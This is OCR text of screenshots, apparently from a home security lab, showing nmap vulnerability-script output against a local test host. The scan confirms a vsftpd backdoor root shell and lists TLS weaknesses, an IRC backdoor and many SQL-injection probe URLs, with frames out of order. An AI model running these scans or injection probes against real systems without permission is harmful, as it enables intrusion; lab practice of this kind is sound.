





kali-linux-2025.4-virtualbox-amd64 [Running] - Oracle VirtualBox
10:58
kali@kali: ~
Session Actions Edit View Help
Service detection performed. Please report any incorrect results at https://nmap.org/submit/ .
Nmap done: 1 IP address (1 host up) scanned in 12.94 seconds
┌──(kali㉿kali)-[~]
└─$ nmap --script vuln 192.168.1.49
Starting Nmap 7.95 (https://nmap.org) at 2026-01-18 08:55 EST
Nmap scan report for 192.168.1.49
Host is up (0.0044s latency).
Not shown: 977 closed tcp ports (reset)
PORT STATE SERVICE
21/tcp open ftp
| ftp-vsftpd-backdoor:
| VULNERABLE:
| vsFTPd version 2.3.4 backdoor
| State: VULNERABLE (Exploitable)
| IDs: BID:48539 CVE:CVE-2011-2523
| vsFTPd version 2.3.4 backdoor, this was reported on 2011-07-04.
| Disclosure date: 2011-07-03
| Exploit results:
| Shell command: id
| Results: uid=0(root) gid=0(root)
| References:
| https://github.com/rapid7/metasploit-framework/blob/master/modules/exploits/unix/ftp/vsftpd_234_backdoor.rb
| http://scarybeastsecurity.blogspot.com/2011/07/alert-vsftpd-download-backdoored.html
| https://www.securityfocus.com/bid/48539
|_ https://cve.mitre.org/cgi-bin/cvename.cgi?name=CVE-2011-2523
22/tcp open ssh
23/tcp open telnet
25/tcp open smtp
| smtp-vuln-cve2010-4344:
USD/INR +0.38%
Search
ENG IN
21:28 18-01-2026



kali-linux-2025.4-virtualbox-amd64 [Running] - Oracle VirtualBox
10:59
kali@kali: ~
Session Actions Edit View Help
| smtp-vuln-cve2010-4344:
|_ The SMTP server is not Exim: NOT VULNERABLE
| ssl-dh-params:
| VULNERABLE:
| Anonymous Diffie-Hellman Key Exchange MitM Vulnerability
| State: VULNERABLE
| Transport Layer Security (TLS) services that use anonymous
| Diffie-Hellman key exchange only provide protection against passive
| eavesdropping, and are vulnerable to active man-in-the-middle attacks
| which could completely compromise the confidentiality and integrity
| of any data exchanged over the resulting session.
| Check results:
| ANONYMOUS DH GROUP 1
| Cipher Suite: TLS_DH_anon_EXPORT_WITH_RC4_40_MD5
| Modulus Type: Safe prime
| Modulus Source: Unknown/Custom-generated
| Modulus Length: 512
| Generator Length: 8
| Public Key Length: 512
| References:
| https://www.ietf.org/rfc/rfc2246.txt
|
| Transport Layer Security (TLS) Protocol DHE_EXPORT Ciphers Downgrade MitM (Logjam)
| State: VULNERABLE
| IDs: BID:74733 CVE:CVE-2015-4000
| The Transport Layer Security (TLS) protocol contains a flaw that is
| triggered when handling Diffie-Hellman key exchanges defined with
| the DHE_EXPORT cipher. This may allow a man-in-the-middle attacker
| to downgrade the security of a TLS session to 512-bit export-grade
| cryptography, which is significantly weaker, allowing the attacker
| to more easily break the encryption and monitor or tamper with
USD/INR +0.38%
Search
ENG IN
21:29 18-01-2026



kali-linux-2025.4-virtualbox-amd64 [Running] - Oracle VirtualBox
kali@kali: ~
Session Actions Edit View Help
6000/tcp open X11
6667/tcp open irc
|_irc-unrealircd-backdoor: Looks like trojaned version of unrealircd. See http://seclists.org/fulldisclosure/2010/Jun/277
8009/tcp open ajp13
8180/tcp open unknown
| http-slowloris-check:
| VULNERABLE:
| Slowloris DOS attack
| State: LIKELY VULNERABLE
| IDs: CVE:CVE-2007-6750
| Slowloris tries to keep many connections to the target web server open and hold
| them open as long as possible. It accomplishes this by opening connections to
| the target web server and sending a partial request. By doing so, it starves
| the http server's resources causing Denial Of Service.
|
| Disclosure date: 2009-09-17
| References:
| http://ha.ckers.org/slowloris/
|_ https://cve.mitre.org/cgi-bin/cvename.cgi?name=CVE-2007-6750
MAC Address: 08:00:27:D1:5C:24 (PCS Systemtechnik/Oracle VirtualBox virtual NIC)
Host script results:
|_smb-vuln-ms10-061: false
|_smb-vuln-ms10-054: false
|_smb-vuln-regsvc-dos: ERROR: Script execution failed (use -d to debug)
Nmap done: 1 IP address (1 host up) scanned in 3595.63 seconds
(kali㉿kali)-[~]
$
18°C
Mostly cloudy
Search
ENG
IN
21:30
18-01-2026


kali-linux-2025.4-virtualbox-amd64 [Running] - Oracle VirtualBox
kali@kali: ~
Session Actions Edit View Help
| VULNERABLE:
| Diffie-Hellman Key Exchange Insufficient Group Strength
| State: VULNERABLE
| Transport Layer Security (TLS) services that use Diffie-Hellman groups
| of insufficient strength, especially those using one of a few commonly
| shared groups, may be susceptible to passive eavesdropping attacks.
| Check results:
| WEAK DH GROUP 1
| Cipher Suite: TLS_DHE_RSA_WITH_3DES_EDE_CBC_SHA
| Modulus Type: Safe prime
| Modulus Source: Unknown/Custom-generated
| Modulus Length: 1024
| Generator Length: 8
| Public Key Length: 1024
| References:
|_ https://weakdh.org
| ssl-ccs-injection:
| VULNERABLE:
| SSL/TLS MITM vulnerability (CCS Injection)
| State: VULNERABLE
| Risk factor: High
| OpenSSL before 0.9.8za, 1.0.0 before 1.0.0m, and 1.0.1 before 1.0.1h
| does not properly restrict processing of ChangeCipherSpec messages,
| which allows man-in-the-middle attackers to trigger use of a zero
| length master key in certain OpenSSL-to-OpenSSL communications, and
| consequently hijack sessions or obtain sensitive information, via
| a crafted TLS handshake, aka the "CCS Injection" vulnerability.
|
| References:
| https://cve.mitre.org/cgi-bin/cvename.cgi?name=CVE-2014-0224
| http://www.openssl.org/news/secadv_20140605.txt
18°C
Mostly cloudy
Search
ENG
IN
21:29
18-01-2026


kali-linux-2025.4-virtualbox-amd64 [Running] - Oracle VirtualBox
kali@kali: ~
Session Actions Edit View Help
spider
| http://192.168.1.49:80/view/TWiki/TWikiHistory?rev=1.9%27%20OR%20sqlspider
| http://192.168.1.49:80/rdiff/TWiki/TWikiHistory?rev1=1.9%27%20OR%20sqlspider&rev2=1.8
| http://192.168.1.49:80/rdiff/TWiki/TWikiHistory?rev1=1.9&rev2=1.8%27%20OR%20sqlspider
| http://192.168.1.49:80/view/TWiki/TWikiHistory?rev=1.8%27%20OR%20sqlspider
| http://192.168.1.49:80/rdiff/TWiki/TWikiHistory?rev1=1.8%27%20OR%20sqlspider&rev2=1.7
| http://192.168.1.49:80/rdiff/TWiki/TWikiHistory?rev1=1.8&rev2=1.7%27%20OR%20sqlspider
| http://192.168.1.49:80/rdiff/TWiki/TWikiHistory?rev1=1.10%27%20OR%20sqlspider&rev2=1.9
|_ http://192.168.1.49:80/rdiff/TWiki/TWikiHistory?rev1=1.10&rev2=1.9%27%20OR%20sqlspider
|_http-stored-xss: Couldn't find any stored XSS vulnerabilities.
|_http-trace: TRACE is enabled
| http-enum:
| /tikiwiki/: Tikiwiki
| /test/: Test page
| /phpinfo.php: Possible information file
| /phpMyAdmin/: phpMyAdmin
| /doc/: Potentially interesting directory w/ listing on 'apache/2.2.8 (ubuntu) dav/2'
| /icons/: Potentially interesting folder w/ directory listing
|_ /index/: Potentially interesting folder
| http-fileupload-exploiter:
|
|_ Couldn't find a file-type field.
|_http-dombased-xss: Couldn't find any DOM based XSS.
111/tcp open rpcbind
139/tcp open netbios-ssn
445/tcp open microsoft-ds
512/tcp open exec
513/tcp open login
514/tcp open shell
1099/tcp open rmiregistry
| rmi-vuln-classloader:
18°C Mostly cloudy
Search
ENG IN
21:29 18-01-2026


kali-linux-2025.4-virtualbox-amd64 [Running] - Oracle VirtualBox
kali@kali: ~
Session Actions Edit View Help
| http://192.168.1.49:80/mutillidae/index.php?page=pen-test-tool-lookup.php%27%20OR%20sqlspider
| http://192.168.1.49:80/mutillidae/index.php?page=browser-info.php%27%20OR%20sqlspider
| http://192.168.1.49:80/mutillidae/index.php?do=toggle-security%27%20OR%20sqlspider&page=home.php
| http://192.168.1.49:80/mutillidae/?page=login.php%27%20OR%20sqlspider
| http://192.168.1.49:80/mutillidae/index.php?page=credits.php%27%20OR%20sqlspider
| http://192.168.1.49:80/mutillidae/index.php?username=anonymous&page=password-generator.php%27%20OR%20sqlspider
| http://192.168.1.49:80/mutillidae/index.php?page=home.php%27%20OR%20sqlspider
| http://192.168.1.49:80/mutillidae/?page=text-file-viewer.php%27%20OR%20sqlspider
| http://192.168.1.49:80/mutillidae/?page=show-log.php%27%20OR%20sqlspider
| http://192.168.1.49:80/mutillidae/?page=source-viewer.php%27%20OR%20sqlspider
| http://192.168.1.49:80/mutillidae/?page=view-someones-blog.php%27%20OR%20sqlspider
| http://192.168.1.49:80/mutillidae/index.php?page=framing.php%27%20OR%20sqlspider
| http://192.168.1.49:80/mutillidae/index.php?page=notes.php%27%20OR%20sqlspider
| http://192.168.1.49:80/mutillidae/index.php?page=php-errors.php%27%20OR%20sqlspider
| http://192.168.1.49:80/mutillidae/index.php?page=capture-data.php%27%20OR%20sqlspider
| http://192.168.1.49:80/mutillidae/index.php?page=register.php%27%20OR%20sqlspider
| http://192.168.1.49:80/mutillidae/index.php?page=usage-instructions.php%27%20OR%20sqlspider
| http://192.168.1.49:80/mutillidae/index.php?page=arbitrary-file-inclusion.php%27%20OR%20sqlspider
| http://192.168.1.49:80/mutillidae/?page=add-to-your-blog.php%27%20OR%20sqlspider
| http://192.168.1.49:80/mutillidae/index.php?page=html5-storage.php%27%20OR%20sqlspider
| http://192.168.1.49:80/mutillidae/index.php?page=documentation%2Fvulnerabilities.php%27%20OR%20sqlspider
| http://192.168.1.49:80/mutillidae/index.php?page=login.php%27%20OR%20sqlspider
| http://192.168.1.49:80/mutillidae/index.php?page=user-poll.php%27%20OR%20sqlspider
| http://192.168.1.49:80/mutillidae/index.php?page=add-to-your-blog.php%27%20OR%20sqlspider
| http://192.168.1.49:80/mutillidae/index.php?page=text-file-viewer.php%27%20OR%20sqlspider
18°C Mostly cloudy
Search
ENG IN
21:29 18-01-2026


kali-linux-2025.4-virtualbox-amd64 [Running] - Oracle VirtualBox
kali@kali: ~
Session Actions Edit View Help
Found the following possible CSRF vulnerabilities:
Path: http://192.168.1.49:80/dvwa/
Form id:
Form action: login.php
Path: http://192.168.1.49:80/dvwa/login.php
Form id:
Form action: login.php
Path: http://192.168.1.49:80/twiki/TWikiDocumentation.html
Form id:
Form action: http://TWiki.org/cgi-bin/passwd/TWiki/WebHome
Path: http://192.168.1.49:80/twiki/TWikiDocumentation.html
Form id:
Form action: http://TWiki.org/cgi-bin/passwd/Main/WebHome
Path: http://192.168.1.49:80/twiki/TWikiDocumentation.html
Form id:
Form action: http://TWiki.org/cgi-bin/edit/TWiki/
Path: http://192.168.1.49:80/twiki/TWikiDocumentation.html
Form id:
Form action: http://TWiki.org/cgi-bin/view/TWiki/TWikiSkins
Path: http://192.168.1.49:80/twiki/TWikiDocumentation.html
Form id:
Form action: http://TWiki.org/cgi-bin/manage/TWiki/ManagingWebs
http-sql-injection:
Possible sqli for queries:
18°C
Mostly cloudy
Search
ENG
IN
21:29
18-01-2026


kali-linux-2025.4-virtualbox-amd64 [Running] - Oracle VirtualBox
kali@kali: ~
Session Actions Edit View Help
to more easily break the encryption and monitor or tamper with
the encrypted stream.
Disclosure date: 2015-5-19
Check results:
EXPORT-GRADE DH GROUP 1
Cipher Suite: TLS_DHE_RSA_EXPORT_WITH_DES40_CBC_SHA
Modulus Type: Safe prime
Modulus Source: Unknown/Custom-generated
Modulus Length: 512
Generator Length: 8
Public Key Length: 512
References:
https://www.securityfocus.com/bid/74733
https://weakdh.org
https://cve.mitre.org/cgi-bin/cvename.cgi?name=CVE-2015-4000
Diffie-Hellman Key Exchange Insufficient Group Strength
State: VULNERABLE
Transport Layer Security (TLS) services that use Diffie-Hellman groups
of insufficient strength, especially those using one of a few commonly
shared groups, may be susceptible to passive eavesdropping attacks.
Check results:
WEAK DH GROUP 1
Cipher Suite: TLS_DHE_RSA_WITH_DES_CBC_SHA
Modulus Type: Safe prime
Modulus Source: postfix builtin
Modulus Length: 1024
Generator Length: 8
Public Key Length: 1024
References:
https://weakdh.org
18°C
Mostly cloudy
Search
ENG
IN
21:29
18-01-2026